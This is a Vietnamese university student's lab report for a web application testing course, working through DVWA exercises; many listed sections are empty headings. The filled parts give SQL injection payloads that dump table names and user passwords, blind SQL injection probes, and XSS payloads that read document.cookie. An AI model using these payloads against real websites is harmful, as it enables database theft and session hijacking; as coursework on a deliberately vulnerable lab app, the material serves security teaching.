|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯ |
| HỌC PHẦN  **KIỂM THỬ ỨNG DỤNG WEB** |
| BÀI THỰC HÀNH  **THU THẬP THÔNG TIN VÀ XÁC ĐỊNH**  **CỔNG, DỊCH VỤ MẠNG** |
| **Sinh viên thực hiện: HOÀNG NGUYÊN THÁI - AT14C** |
| **Hà Nội, 2021** |

MỤC LỤC

[*Phần 1. Blind SQL Injection* 2](#_Toc76972535)

[*Phần 2. Burp Suite – Man in the Middle Attack* 8](#_Toc76972536)

[*Phần 3. Command Execution* 8](#_Toc76972537)

[*Phần 4. Cross Site Request Forgery* 8](#_Toc76972538)

[*Phần 5. DOM Based Cross Site Scripting* 9](#_Toc76972539)

[*Phần 6. Formula Injection* 10](#_Toc76972540)

[*Phần 7. Reflected Cross Site Scripting* 11](#_Toc76972541)

[*Phần 8. SQL Injection – SQL Map* 12](#_Toc76972542)

[*Phần 9. SQL Injection* 12](#_Toc76972543)

[*Phần 10. Stored Cross Site Scripting* 18](#_Toc76972544)


[*Phần 11. Unrestricted File Upload* 19](#_Toc76972545)

[*Phần 12. XPATH Injection* 19](#_Toc76972546)


# *Blind SQL Injection*

Sau khi đăng nhập vào DVWA thành công vào Security > Low > Submit


Type: 1




Type: 1’ and 1=1 #




Type: 1’ and 1=0 #




Type: 1’ and 1=0 order by 2 #




Type: 1’ and 1=1 order by 1 #



Type: 1’ and 1=0 union select 1,2 #



Type: 1’ and 1=0 union select null, substring(@@version, 1, 1)=4 #




Type: 1’ and 1=0 union select null, substring(@@version, 1, 1)=5 #




Type: 1’ and 1=0 union select null, table\_name from information\_schema.tables #




Type: 1’ and 1=0 union select null, table\_name from information\_schema.columns where table\_name=”user” #



Type: 1' and 1=0 union select null, concat(table\_name, 0x0a, column\_name) from information\_schema.columns where table\_name="user" #



Type: 1’ and 1=0 union select null, concat(first\_name,0x0a,password) from users # 


# *Burp Suite – Man in the Middle Attack*

# *Command Execution*


# *Cross Site Request Forgery*

# *DOM Based Cross Site Scripting*


Chọn XSS (DOM)




Nhấn Select chọn English



Chỉnh sửa đường dẫn thành default=<script>alert(1)</script>



Chỉnh sửa đường dẫn thành default=<script>alert(document.cookie)</script>





# *Formula Injection*

# *Reflected Cross Site Scripting*


Chọn XSS (Reflected)


Chèn đoạn code: <script>alert(1)</script>





Chèn đoạn code: <script>alert(document.cookie)</script> để lấy cookie của người dùng






# *SQL Injection – SQL Map*

# *SQL Injection*


Type 1



Type: %’ or ‘0’=’0’




Type: %' or 0=0 union select null, version() #




Type: %' or 0=0 union select null, user() #



